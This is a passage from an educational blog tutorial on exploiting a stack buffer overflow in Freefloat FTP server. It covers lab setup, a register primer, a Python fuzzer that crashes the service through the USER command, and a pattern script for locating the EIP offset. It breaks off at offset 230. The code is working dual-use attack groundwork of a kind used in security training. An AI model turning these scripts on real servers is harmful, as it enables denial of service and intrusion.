0x0 Exploit Tutorial: Buffer Overflow – Vanilla EIP Overwrite

0x0 Exploit Tutorial: Buffer Overflow – Vanilla EIP Overwrite


EIP

This blog post will introduce some basic concepts for exploit research and development. We will be walking through a basic buffer overflow example using Freefloat FTP server – Download Link.

If you have never written an exploit before you might think the task is far beyond your comprehension, but I assure you this basic example will be easy to follow. We will be showing a vanillia EIP overwrite, which will allow us to gain control of program execution and redirect it to our shellcode. If you plan to follow along with this blog post you should get the following setup:

1. VM platform (Virtualbox, VMware, etc.)
2. Have a Windows 32-bit XP VM and a Kali Linux VM
3. Install Immunity debugger, Mona.py, and Freefloat FTP server on Windows VM

Before we jump into the hands on the keyboard stuff, lets go over some fundamentals with regards to buffer overflows. The general idea is there is an application that accepts input from a user without any bounds checking. This allows us to overwrite the memory space "buffer" and hopefully overwrite the EIP register which will allows us to redirect program execution to our shellcode.

Buffer overflows can get very advanced because of the application crash specifics (Structured Exception Handling (SEH), available space for shellcode, bad characters, etc.), and Operating System (OS) defenses (ALSR, DEP, etc.). These more advanced topics will be covered in later blog posts. We need to crawl before we can walk/run.

Assembly Code Primer:

Assembly language is considered a low level language that is a human readable version of a computer's architecture instruction set.

Normally code is written in a higher level programming language (C/C++) then it is compiled into machine code, which is just hex bytes that the CPU executes. These hex bytes can be represented by assembly code. When we start to look at FreeFloat FTP server in Immunity debugger we will see both the assembly instructions and raw hex values.

When you hear "shellcode" these are raw machine instructions that are executed directly by the CPU without having to go through this compilation process. With this exploit example we will be demonstrating a stack-based buffer overflow. This allows us to take advantage of CPU registers to exploit the vulnerability. Registers are small amounts of memory available as part of the CPU.

Below is a quick overview of some common CPU registers:

Instruction Pointer: "Program Counter" **EIP** – Register that contains the memory address of the next instruction to be executed by the program. EIP tells the CPU what to do next.

Stack Pointer: ESP – Register pointing to the top of the stack at any time

Base Pointer: EBP – Stays consistent throughout a function so that it can be used as a placeholder to keep track of local variables and parameters.

EAX – "accumulator" normally used for arithmetic operations
EBX – Base Register
ECX – "counter" normally used to hold a loop index
EDX – Data Register
ESI/EDI – Used by memory transfer instructions
ESP – Points to last item on the stack

To avoid writing a book, we wont cover any more assembly in this blog post. There are loads of tutorials online if you find you need more to follow along, and you will likely find you pick it up as you go. We just need to know that EIP will control program execution, and ESP will store our shellcode. We will take a closer look at this next when we start to fuzz the application.


Fuzzing:

To start the exploit development process, we need to first use a fuzzer to supply varying types of input to the application. In this example we will be leveraging a basic Python script to supply increasing buffer inputs to the FTP "USER" command until we crash the application. Below is a basic Python script we will be leveraging which is commented to help you understand how the code works:


```
# Import the required modulees the script will leverage
# This lets us use the functions in the modules instead of writing the code from scratch
import sys, socket
from time import sleep

# set first argument given at CLI to 'target' variable
target = sys.argv[1]
# create string of 50 A's 'x41'
buff = 'x41'*50
```

```python

# loop through sending in a buffer with an increasing length by 50 A's
while True:
  # The "try - except" catches the programs error and takes our defined action
  try:
    # Make a connection to target system on TCP/21
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    s.settimeout(2)
    s.connect((target,21))
    s.recv(1024)

    print "Sending buffer with length: "+str(len(buff))
    # Send in string 'USER' + the string 'buff'
    s.send("USER "+buff+"rn")
    s.close()
    sleep(1)
    # Increase the buff string by 50 A's and then the loop continues
    buff = buff + 'x41'*50

  except: # If we fail to connect to the server, we assume its crashed and print the statement below
    print "[+] Crash occured with buffer length: "+str(len(buff)-50)
    sys.exit()
```


Now lets start the FTP server and attach it to Immunity debugger (File > Attach):



Once we hit play and allow the FTP server to run, we can begin to run our fuzzer to see if we can crash the application and hopefully overwrite EIP with our buffer input:



In the screen shot above, you can see we successfully overwrote the value of EIP with our input of “x41” using a buffer of 250 bytes. The next step for us to continue to craft our exploit is to identify at which offset in the buffer overwrites EIP. To do this we can leverage Metasploit’s “pattern_create.rb” script which will produce a unique string with a pattern:




Now we can take this unique string and send it as our buffer to see what four bytes overwrite EIP. Below is our current exploit script:


```
import sys, socket

target = sys.argv[1]

# pattern_create.rb 600 - creates a unique string of 600 bytes
# The 4 byte value that overwrites EIP will be unique and determine offset in buffer where EIP can be c
buff = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ac


s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
print s.recv(2048)
s.send("USER "+buff+"rn")
s.close()
```

Once we have those 4 unique bytes we can use Metasploit's "pattern_offset.rb" script to figure out what offset in our buffer overwrites EIP.

Below we send in our buffer and see what offset overwrites EIP:




Now we can take that value and see what offset it sits in our buffer:



Controlling EIP:


What we can see is that EIP is overwritten at offset 230 in our buffer. This means that we need to send in 230 bytes and then 